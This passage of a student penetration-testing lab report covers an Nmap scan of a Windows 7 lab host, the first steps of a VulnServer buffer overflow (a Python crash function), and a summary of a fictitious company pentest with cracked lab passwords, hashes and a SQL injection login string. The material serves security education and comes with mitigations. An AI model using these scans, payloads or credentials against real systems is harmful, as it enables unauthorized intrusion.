INSTITUT FÜR
CYBER SECURITY

HOCHSCHULE
DER MEDIEN

IT-Sicherheit: Angriff und Verteidigung
SS2026
Prof. Dr. Dirk Heuzeroth

Final Report

Date: 01.06.2026

Name: **Neubert, Simon**

Matrikel-Nr. **5013322**

Ehrenwörtliche Erklärung

Hiermit versichere ich, Simon Neubert, ehrenwörtlich, dass ich den vorliegenden Bericht selbstständig und ohne fremde Hilfe verfasst und keine anderen als die angegebenen Hilfsmittel benutzt habe. Die Stellen des Berichts, die dem Wortlaut oder dem Sinn nach anderen Werken entnommen wurden, sind in jedem Fall unter Angabe der Quelle kenntlich gemacht. Ich versichere, dass ich für die Erstellung dieses Berichts keine KI-Werkzeuge verwendet habe. Der Bericht ist und wird nicht veröffentlicht und er ist bisher auch nicht in dieser oder einer anderen Form als Prüfungsleistung vorgelegt worden.

Ich habe die Bedeutung der ehrenwörtlichen Versicherung und die prüfungsrechtlichen Folgen (§ 24 Abs. 2 Bachelor-SPO) einer unrichtigen oder unvollständigen ehrenwörtlichen Versicherung zur Kenntnis genommen.

Stuttgart, den 01.06.2026

Simon Neubert

Table of Contents

1 Executive Summary

1.1 Windows Scanning and Buffer Overflow

The participants were granted access to two machines, an attacking system and a target system. The target system was running a server that was vulnerable to a Buffer Overflow attack. Said system was scanned before the Buffer Overflow weakness was exploited to create a reverse shell.

1.1.1 Active Scan

1. **Nmap Scan to determine open ports, services, OS, and weakpoints**

   Three services were found running on three open ports on the Windows 7 machine:

Port 445:	Microsoft Directory Service
Port 3389:	Remote Desktop Service
Port 5555:	Unidentified Server (known to be VulnServer application)

The scan revealed a remote code execution vulnerability in the server running on port 445.

1.1.2 Buffer Overflow Attack

1. **Crashing the server**

   An input was sent that was not validated correctly, enabling the EIP to be overwritten.

   This could be prevented by validating the input, updating the software if a fix is available, or rewriting the program with bounded functions to avoid memory corruption.

2. **Gathering information about input processing and generating a payload**

   Next, the offset to write to the return address was determined, which characters should not be used in the payload, and where to find instructions to get the system to execute the payload. This information was used to generate a payload that would eventually create a reverse shell.

   Security systems could be installed that monitor requests, network traffic and application behavior. The application in question could be isolated, and a DMZ could be established.

3. **Creating a reverse shell**

   The payload was sent and executed, creating a reverse shell on the target machine.

   If this were to happen, a firewall configuration preventing the server from establishing unintended outbound connections could be able to stop the reverse shell.

1.2 Linux - Complete Pentest (Mesa)

1.2.1 OSINT

The following information relating to credentials was found explicitly listed on publicly accessible websites:

Employee	Usernames	Passwords	Discoverable by crawling
Buckerzerg	-	sunshine, tinkerbell	social media
Groves	sam, groves	machine	mesa homepage
Freeman	freeman	-	mesa homepage

This information being public makes the service vulnerable to username / password enumeration attacks. *Note:* The username "marq" could feasably be guessed.

Usernames and passwords should not correlate to personal information of preferences. Generating strong passwords and using a password manager is advised. It could also be considered to lower the attack surface by exposing less information publicly and enforcing password guidelines.

1.2.2 Active Scan

Fuzzing directories revealed a publicly accessible backup directory (*/backup*). This directory contained a database backup which reveled the following information:

Webapp-User	Unix-User	Password-Hash	Salary
marq	zucc	0571749e2ac330a7455809c6b0e7af90	10.000.000
freeman	freeman	fddd21b9d7ce17da93c30fa5a653a1df	250.000
groves	sam	14754f13e5280c5d49d2ae536c2d57e2	133.700
joe	-	c13d23675b7a621212c3a6bb07e0e8df	80.000
heuzeroth	-	cd1142c62ebbe49a17bc8788a4c83bec	1

Autoindexing should be turned off to prevent this from being easily exploited. The directory should not be discoverable and accessible by unauthorized users.

1.2.3 Web Application (Management System) Exploitation

1.2.3.1 Guessing / Cracking Credentials

Analyzing the backup and cracking the hashes revealed the following credentials:

Usernames	Passwords
marq	sunshine
groves	machine
freeman	??????
joe	hackerman
heuzeroth	anwendungssicherheit

1.2.3.2 Brute Forcing Passwords

The *login.php* page is susceptible to online brute forcing attacks, enabling compromise of passwords with the known account names extracted prior. *Limiting the amount of repeated login attempts could prevent brute forcing of credentials.* The credentials for *marq* and *groves* are feasibly guessable without cracking the hashes.

1.2.3.3 SQL Injection

Logging into the application is also possible via SQL injection with any known username.
This works because user input is not escaped, which means it can alter the SQL statement that is being executed (e.g. *marq'#*).
Prepared statements properly handle escaping of user input, preventing them from manipulating the SQL query.

1.2.3.4 File inclusion and Command Injection

The PHP management program directly executes user input passed as the *read* URL parameter. This enables users to read files on the system and execute commands. This can be used to create a reverse shell.
Removing the ability to execute commands directly is advised. To retain the ability to read files, validating input and discarding it, if it does not match the intended files, is advised. This way input isn't executed directly, but only used to determine what should be executed, only if the input is valid.

1.2.3.5 Logging in via SSH

Samantha Groves and Gordon Freeman reuse their credentials for their Unix accounts. Marquis Buckerzerg's password can be brute forced by supplying a wordlist extracted from his *x.com* profile.
Passwords should never be reused, and password authentication via SSH should be disabled. Public keys are a more secure authentication method.

The following Unix account credentials were compromised:

Username	Password
zucc	tinkerbell
freeman	??????
sam	machine

1.2.3.6 Privilege Escalation

The user *sam* tried switching to *zucc*, leaving the password readable in plain text in the bash history file. The user *freeman* has elevated privileges with the program Composer. It can be abused to execute arbitrary code with root privileges.
A regular vulnerability scan could reveal such misconfigurations, enabling them to be corrected.

1.2.3.7 phpMyAdmin

Passwords were reused for this application as well, which should be avoided. The following phpMyAdming credentials were compromised:

Username	Password
marq	sunshine
sam	machine

The version of phpMyAdmin running on the server has a Remote Code Execution vulnerability, which was abused to create a reverse shell.
Keeping software up to date can mitigate vulnerabilities via security patches.

1.3 Digital Forensics

2 Introduction

2.1 Windows Scanning and Buffer Overflow

2.1.1 Conditions

The assignment was carried out in a laboratory environment. The participants were granted access to a laboratory computer *"Anwendungssicherheit"* running Kali Linux to attack their target. The target machine (IP: 192.168.61.45) was set up in the Institute for Cybersecurity's laboratory, whose network was made accessible via VPN. It was a Windows 7 machine with a 32-bit architecture running a vulnerable server process (VulnServer.exe) on port 5555. The machine was accessible via remote desktop protocol, enabling participants to observe processes via a debugger.

2.1.2 Goals

It was not part of the mission objective to stay unnoticed by any potential intrusion detection systems or system administrators, therefore not necessitating the participants to obscure their traces.

2.1.2.1 Active Scan

This task was conducted as if no prior knowledge about the target system was present.
The following information was to be gathered about the target machine:

- Operating System
- Service information
- Open Ports
- Vulnerabilities

2.1.2.2 Exploiting Buffer Overflow Vulnerability

The process "VulnServer" has a Buffer Overflow vulnerability. The goal was to exploit that vulnerability to create a reverse shell on the target system. The following qualities must be met:

1. The input should override the Extended Instruction Pointer with a suitable memory address.
2. The input contains code for a reverse shell that runs on the laboratory machine "Anwendungssicherheit" / Kali Linux on port 443
3. The input should not contain any bad characters that could hinder the attack.

2.2 Linux - Complete Pentest (Mesa)

2.2.1 Conditions

This assignment was carried out in a laboratory environment as well. The participants were granted access the same laboratory PC as they were in the previous assignment. The target machine was set up in the Institute for Cybersecurity's laboratory again, whose network was made accessible via VPN. It was a Linux machine running Debian, hosting multiple web-applications. It was reachable via SSH, allowing anyone with the right credentials inside the network to access the machine.

The participants were given a brief about the backstory of the fictitious company "Mesa", for which the machine was set up in the experiment. The assignment was to penetration test the company infrastructure. The scope was defined to only include the server with the IP *192.168.61.65*. Other machines, as well as examination of private customer data, were explicitly out of scope.

2.2.2 Goals

The stated goal of this assignment was to collect all publicly available information that could aid in an attack on the company's infrastructure and use it to test the system. Any discovered information and vulnerabilities were to be protocoled. The gathered information should then be used to attack the system, penetrating the machine as much as possible to discover possible vectors adversaries might use in the future.

2.3 Digital Forensics

2.3.1 Conditions

2.3.2 Goals

3 Definitions - Terms and Abbreviations

This section defines terms, abbreviations, and concepts, which are going to be used in this report without repeated explanation.

3.1 General

- **Extended Stack Pointer (ESP)**
  The register holding the memory address of the top of the stack [1].
- **Extended Instruction Pointer (EIP)**
  The register holding the return address, the address of the next instruction after a function returns [1].
- **Bad characters**
  In this context "bad characters" describe all characters that terminate the processing of inputs by the host system (e.g. line breaks, null bytes). They are to be avoided in payload generation because the execution of any injected code will terminate prematurely if a bad character is encoutered by the target machine during processing.
- **Address Space Layout Randomization (ASLR)**
  ASLR randomizes the address a process uses each time it is run, changing the location of data in memory [2].
- **Data Execution Prevention (DEP)**
  An operating system feature that allows parts of memory to be marked as non-executable [3].
- **"No Operation" Opcodes (NOOPS)**
  Codes that don’t prompt the executing system to run any operation [4].
- **"JMP ESP" instruction**
  An assembly instruction, prompting the system to jump to the top of the stack to look for the next operation [5].
- **Security information and event management (SIEM) systems**
  "These types of solutions collect, aggregate, and analyze large volumes of data from organization-wide applications, devices, servers, and users in real time." [6]

- **Intrusion detection systems (IDS)**

  Intrusion detection systems (IDS) are pieces of software that automatically conduct the intrusion detection process [7].

- **Intrusion prevention systems (IPS)**

  An IDS with the extendeded capability to attempt preventing detected intrusion attempts [7].

- **De-Militarized Zone (DMZ)**

  A De-Militarized Zone is a physical or logical network, separating trusted and untrusted parts of internal and external networks, in line with the defense-in-depth principle [8].

- **Open Source Intelligence (OSINT)**

  OSINT describes information gathering via publicly accessible sources [9].

3.2 Assignment 1 - Windows Scanning and Buffer Overflow

- **Attacking machine**

  The attacker machine running Kali Linux, used for the active scan and Buffer Overflow attack.

- **Target machine**

  The target Windows machine running the vulnerable web server with the IP address *192.168.61.45*.

3.3 Assignment 2 - Linux - Complete Pentest (Mesa)

- **Attacking machine**

  The attacker machine running Kali Linux, used to attack the target machine.

- **Target machine**

  The target Windows machine running the vulnerable web server with the IP address *192.168.61.65*.

3.4 Assignment 3 - Digital Forensics

4 Approach / Methodology

4.1 Windows Scanning and Buffer Overflow

4.1.1 Nmap Scan

The Active Scanning technique (T1595) (Reconnaissance (TA0043) tactic [10]) was utilized via Nmap to gather information about the target system [11].
The goal of the Nmap scan was to obtain information about the operating system, open ports, service information, and vulnerabilities on the target system:

4.1.1.1 Scan Setup

To achieve this, the following Nmap parameters were used:

```
└─$ sudo nmap -T4 -O -p- -sV --script="default,vuln"
-Pn -v -oN nmap.txt 192.168.62.45
```

Figure 1: Nmap - Configuration used to scan the target system

The parameters were chosen with the following reasoning [12]:

- **T4**
  Sets the timing template. In this case, the second fastest scanning mode was chosen. Since this scan happened in a laboratory setting, a stealthier (slower) option was not necessary.
- **O**
  Enables OS detection, provides information about the target machine's operating system.
- **p-**
  Instructs Nmap to scan the complete port range to discover open ports on the target machine.
- **sV**
  Instructs Nmap to scan for services and their versions on open ports.
- **script**="default,vuln"
  Executes the default non-intrusive general and vulnerability scripts during the scan.

- **Pn**

  This flag instructs Nmap to treat all hosts as online, skipping the ICMP “ping" Nmap would otherwise perform before scanning the system. It was known that the target was a Windows machine, which don’t answer pings by default. Therefore, Nmap would assume the host was down if this flag weren’t set, ending the scan prematurely.

- **v**

  Sets the output to “verbose". This was chosen to see results immediately as they were found, enabling work on the already discovered information without having to wait for the whole scan to finish.

- **oN** nmap.txt

  Writes the output to the file “nmap.txt" in normal mode to record the scan results.

- 192.168.61.45

  The IP adress of the target machine that was to be scanned.

4.1.1.2 Scan Results

4.1.1.2.1 Port Scan



Figure 2: Nmap - Port scan results

4.1.1.2.2 Service Scan

Nmap attempted to identify the services running on the discovered open ports (see Figure 3):

```
PORT     STATE SERVICE      VERSION
445/tcp  open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workg
roup: WORKGROUP)
3389/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=WIN-ILACCGON861
| Issuer: commonName=WIN-ILACCGON861
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2026-03-30T12:45:48
| Not valid after:  2026-09-29T12:45:48
| MD5:     a56e 2275 4477 edef 0c1b 3bf6 5446 91ef
| SHA-1:   9cec bbbd a38c 3d70 f145 7d7a 1ae8 6afb 9354 abe8
|_SHA-256: ad00 d22b ed83 68c8 cb21 5197 abaa e7d9 447b 4243 125a 7068 f230 7c90 20a6 2e
07
| ssl-date: 2026-04-22T10:33:52+00:00; -1s from scanner time.
5555/tcp open  freeciv?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetReque
st, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDStr
ing, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSes
sionReq, TerminalServer, TerminalServerCookie, X11Probe, adbConnect:
|     >Hello There.
|     break rules too!
|   NULL:
|_    >Hello There.
1 service unrecognized despite returning data. If you know the service/version, please s
ubmit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349%P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
```

Figure 3: Nmap - Service scan result

Nmap gathered the following information via service scan:

Port 445:	microsoft-ds
Port 3389:	tcpwrapped
Port 5555:	Service unrecognized

1. **Port 445 - Windows 7 Enterprise 7601 Service Pack 1 microsoft ds**

   Nmap was able to identify the service running on port 445 as “microsoft-ds".

   The directory service (“ds") running here is common for port 445, implying that the SMB (Server Message Block) protocol is being used. "The SMB protocol is a network file sharing protocol. SMB allows you to read and write to files over the network on top of TCP/IP or other protocols" [13].

2. **Port 3389 - tcpwrapped**

   Nmap returning "tcpwrapped" means the TCP handshake was completed, but that the connection was closed by the host immediately without transmitting further data [14]. A service running on port 3389 usually is Microsoft’s Remote Desktop Service [15].

3. **Port 5555 - Service unrecognized**

   Nmap could not infer the service running on port 5555. The closest fingerprint match it got is “freeciv", a program that seems to be identified on port 5555 commonly by Nmap according to multiple user reports [16, 17, 18], even though it is not actually running on the port.

   The two following lines returned by the service can be gathered from the fingerprint:

   - *“Hello There.\r\n"*

   - *“I break rules too!\r\n"*

   All that can be gleamed from this scan result is that a service is running on port 5555 that returns text when called.

To check if the service running on port 3389 was Microsoft’s Remote Desktop service, a banner grabbing attempt was made via FreeRDP (see Figure 4).

```
┌──(student㉿kali)-[/home/kali]
└─$ sudo xfreerdp /sec:rdp /v:192.168.61.45:3389 /u:
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]:     : keycode: 0×08 → no RDP scancode found
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]: ZEHA: keycode: 0×5d → no RDP scancode found
[15:37:18:141] [63707:0000f8dd] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init
_neon_int]: TODO: Implement neon optimized version of this function
Domain:
```

Figure 4: Connection attempt via Remote Desktop protocol on port 3389

FreeRDP is an open source tool preinstalled on Kali Linux that allows users to connect to systems via Remote Desktop protocol. In this case, an actual session will not be established, instead the software will be used to probe the target machine. The parameters were chosen with the following reasoning [19]:

/ **sec**:rdp
  Sets the protocol to Microsoft's Remote Desktop Protocol, which is suspected to be running on port 3389.

/ **v**:192.168.61.45:3389
  Provides FreeRDP with the target machine's IP and the port to connect to.

/ **u**:
  Leaves the user empty, since we are just probing to see if the service is running at all.

The connection attempt was successful, since a response was received. This confirms the suspicion that some Remote Desktop service is running on the open port. To determine the service version, another attempt to scan with nmap was made.

The scan was repeated on a virtual Kali machine tunneled into the ICS network, running an older version of nmap (7.98 instead of 7.99) (see Figure 5). The following parameters were changed with the following reasoning [12]:

- **p** 445,3389,555
  Limits the scanned port range to the ports already known to be open.

- **oN** nmap-3389.txt
  Writes to a separate new file, to collect the scan results.

- **O**
  Omitted, since the OS information already gathered seemed conclusive enough.

The second scan confirms that Microsoft's Terminal Service (renamed to Remote Desktop service after Windows 7) [20] is running on port 3389.

Results from the vulnerability scan (see *Section 4.1.1.2.4 – Vulnerability Scan*) show that the service running on port 445 appears to be a Microsoft SMBv1 server.

```
┌──(student㉿kali)-[~]
└─$ sudo nmap -T4 -p 445,3389,5555 -Pn -sV -v -oN nmap-3389.txt 192.168.61.45
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-04 14:53 +0200
NSE: Loaded 48 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 14:53
Completed Parallel DNS resolution of 1 host. at 14:53, 0.50s elapsed
Initiating SYN Stealth Scan at 14:53
Scanning 192.168.61.45 [3 ports]
Discovered open port 5555/tcp on 192.168.61.45
Discovered open port 445/tcp on 192.168.61.45
Discovered open port 3389/tcp on 192.168.61.45
Completed SYN Stealth Scan at 14:53, 1.16s elapsed (3 total ports)
Initiating Service scan at 14:53
Scanning 3 services on 192.168.61.45
Completed Service scan at 14:55, 161.55s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.61.45.
Initiating NSE at 14:55
Completed NSE at 14:55, 0.01s elapsed
Initiating NSE at 14:55
Completed NSE at 14:55, 1.03s elapsed
Nmap scan report for 192.168.61.45
Host is up (0.012s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
5555/tcp open  freeciv?
```

Figure 5: Nmap - Service scan result showing Microsoft Terminal Service running on port 3389

Figure 3 was cut off for brevity, because showing the entire fingerprint of the unidentified service is not strictly necessary to show nmap being unable to resolve the service. Nevertheless, the full fingerprint is provided for a complete picture of the service scan (see Figure 6).

```
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349%P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
SF:g,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(
SF:adbConnect,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!
SF:\r\n")%r(GetRequest,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rule
SF:s\x20too!\r\n")%r(HTTPOptions,28,">Hello\x20There\.\r\n>I\x20can\x20bre
SF:ak\x20rules\x20too!\r\n")%r(RTSPRequest,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(RPCCheck,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSStatusRequestTCP,28,">H
SF:ello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Help,28,
SF:">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SSLSe
SF:ssionReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r
SF:\n")%r(TerminalServerCookie,28,">Hello\x20There\.\r\n>I\x20can\x20break
SF:\x20rules\x20too!\r\n")%r(TLSSessionReq,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(Kerberos,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(X11Probe,28,">Hello\x20The
SF:re\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(FourOhFourRequest,2
SF:8,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(LPD
SF:String,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n
SF:")%r(LDAPSearchReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules
SF:\x20too!\r\n")%r(LDAPBindReq,28,">Hello\x20There\.\r\n>I\x20can\x20brea
SF:k\x20rules\x20too!\r\n")%r(SIPOptions,28,">Hello\x20There\.\r\n>I\x20ca
SF:n\x20break\x20rules\x20too!\r\n")%r(LANDesk-RC,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(TerminalServer,28,">Hello\
SF:x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NCP,28,">Hell
SF:o\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NotesRPC,28
SF:,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Java
SF:RMI,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n");
```

Figure 6: Nmap - Fingerprint of service running on port 5555

To verify these findings the complete fingerprint and both complete Nmap scan reports can be viewed in the appended files under:

Assignment 1 - Windows Scanning and Buffer Overflow → Nmap Scan

4.1.1.2.3 Operating System Scan

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:micros
oft:windows_8 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows cpe:/o:microsoft:win
dows_vista
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1 (96%), Microsof
t Windows Server 2008 R2 or Windows 8 (96%), Microsoft Windows 7 or Windows Server 2008
R2 (92%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (92%), Microsoft Windows 7 (
90%), Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows 7 SP1 or Windows Ser
ver 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 (87%), Microsoft Windows
 7 SP1 (87%), Microsoft Windows 8.1 Update 1 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 20.123 days (since Thu Apr  2 09:36:37 2026)
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-ILACCGON861; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 7: Nmap - OS scan results

Nmap tried to guess the host machine and came up with a few possible results. The guesses with the highest confidence score (96%) (see Figure 7) are:

- Windows Server 2008 R2
- Windows 7 SP1
- Windows 8

As per previous mention, Nmap identified the “Windows 7 Enterprise 7601 Service Pack 1" on the machine, strengthening the evidence for a Windows 7 machine.
This is also supported by the smb-os-discovery (see Figure 8).

```
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-ILACCGON861
|   NetBIOS computer name: WIN-ILACCGON861\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-29T14:43:34+02:00
```

Figure 8: Nmap - Smb-os discovery results

4.1.1.2.4 Vulnerability Scan

```
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt
```

Figure 9: Nmap - Vulnerability scan results

Nmap discovered the following vulnerability:

- **smb-vuln-ms17-010** with the ID **CVE-2017-0143**

According to CVE-2017-0143, Microsoft SMBv1 servers are susceptible to attacks via specially crafted packets that enable remote code execution [21]. This vulnerability has a CVSS score of 8.8 (high severity) (see Figure 10).

Score	Severity	Version	Vector String
8.8	HIGH	3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Figure 10: CVSS score of CVE-2017-0143

Source: `https://www.cve.org/CVERecord?id=CVE-2017-0143`

Furthermore, Nmap discovered possibly exploitable misconfigurations. SMB Message Block Signing is disabled on this machine, making the system potentially vulnerable to relay attacks, since a message's integrity can't be verified without the signature [22]. Other scripts were unsucessful.

4.1.2 Buffer Overflow Attack

4.1.2.1 Provoking a crash

Running the provided script without any changes was already enough to provoke the VulnServer application to crash (see Figure 11).



Figure 11: VulnServer - Crash notice after overflowing the buffer

The script generates input for the prompted authentication string (see Figure 12), connects to the server via the known socket and transmits the generated string.

```
def replicate_crash(ip):
    #Replicating the crash using a string of A\'s with the neccessary length
    req = "AUTH " + "\x41"*1072
    connect_to_server(ip, req)
```

Figure 12: Provided Python Script - Default replicate_crash() function

To run the script conveniently, an alias passing the target machine's IP address as a command line parameter was created (see Figure 13).

```
┌──(student㉿kali)-[~]
└─$ echo "alias vulnserv='python2 ~/vulnserver/vulnserver-
poc-orig.py 192.168.61.45'" >> ~/.zshrc

┌──(student㉿kali)-[~]
└─$ source ~/.zshrc
```

Figure 13: Alias for the python script execution command

Connection to the server was possible via netcat, confirming it was running. Running the script

unmodified crashed the server, which (besides being observable on the target machine) was confirmed by attempting a new connection, which failed (see Figure 14).

